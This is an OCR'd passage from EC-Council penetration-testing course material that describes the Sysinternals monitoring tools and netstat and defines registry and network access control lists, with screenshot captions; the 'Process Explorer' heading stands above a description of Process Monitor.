


Figure A.176: Screenshot of Process Explorer showing Running Processes




Figure A.177: Screenshot of Process Explorer showing Process Options

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Process Explorer**

  Source: *https://docs.microsoft.com*

  Process Monitor is an advanced monitoring tool for Windows that shows real-time file system, Registry and process/thread activity. It combines the features of two legacy Sysinternals utilities, Filemon and Regmon, and adds an extensive list of enhancements including rich and non-destructive filtering, comprehensive event properties such session IDs and user names, reliable process information, full thread stacks with integrated symbol support for each operation, simultaneous logging to a file, and much more. Its uniquely powerful features will make Process Monitor a core utility in your system troubleshooting and malware hunting toolkit.

  Process Monitor includes powerful monitoring and filtering capabilities, including:

  - More data captured for operation input and output parameters.
  - Non-destructive filters allow you to set filters without losing data.
  - Capture of thread stacks for each operation make it possible in many cases to identify the root cause of an operation.
  - Reliable capture of process details, including image path, command line, user and session ID.
  - Configurable and moveable columns for any event property.
  - Filters can be set for any data field, including fields not configured as columns.
  - Advanced logging architecture scales to tens of millions of captured events and gigabytes of log data.
  - Process tree tool shows relationship of all processes referenced in a trace.
  - Native log format preserves all data for loading in a different Process Monitor instance.
  - Process tooltip for easy viewing of process image information.
  - Detail tooltip allows convenient access to formatted data that doesn't fit in the column.
  - Cancellable search.
  - Boot time logging of all operations.

- **netstat**

  netstat is a command line utility available in many operating systems such as Windows, Linux, UNIX, etc. This tool is used by administrators to obtain the information and status about various protocols used in the network.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure A.178: Screenshot showing netstat Output

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Analyzing Registry ACLs

- **ACL (Access Control List):**

  ACL is a list of permissions to an object (file, User, group). Each entry of ACL defines subject and operations. In operating system, when subject requests any object to perform certain operation, at that instant OS checks in ACL Entries.

- **Secure Object Contain Two Types of ACL:**

  - **DACL (Discretionary Access Control List)**: It defines access denies or allows to owner. DACLs' work is to determine granting access to objects.
  - **SACL (System Access Control List)**: It helps the administrator for log attempt the secure object. It also does audit generation for failed access and success.

- **Implementation of ACL:**

  - **File System ACLs**: It defines rights to individual, user or groups for system object such as program, process, or any file folder.
  - **Networking ACLs**: Primarily, there are two ways in which Networking ACLs are used i.e. standard and extended. Standard ACLs assists in packet filtering which is done based on source IP address. Extended ACLs assists in packet filtering which is done based on both source IP address, destination IP address, type of protocol and source and destination port.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


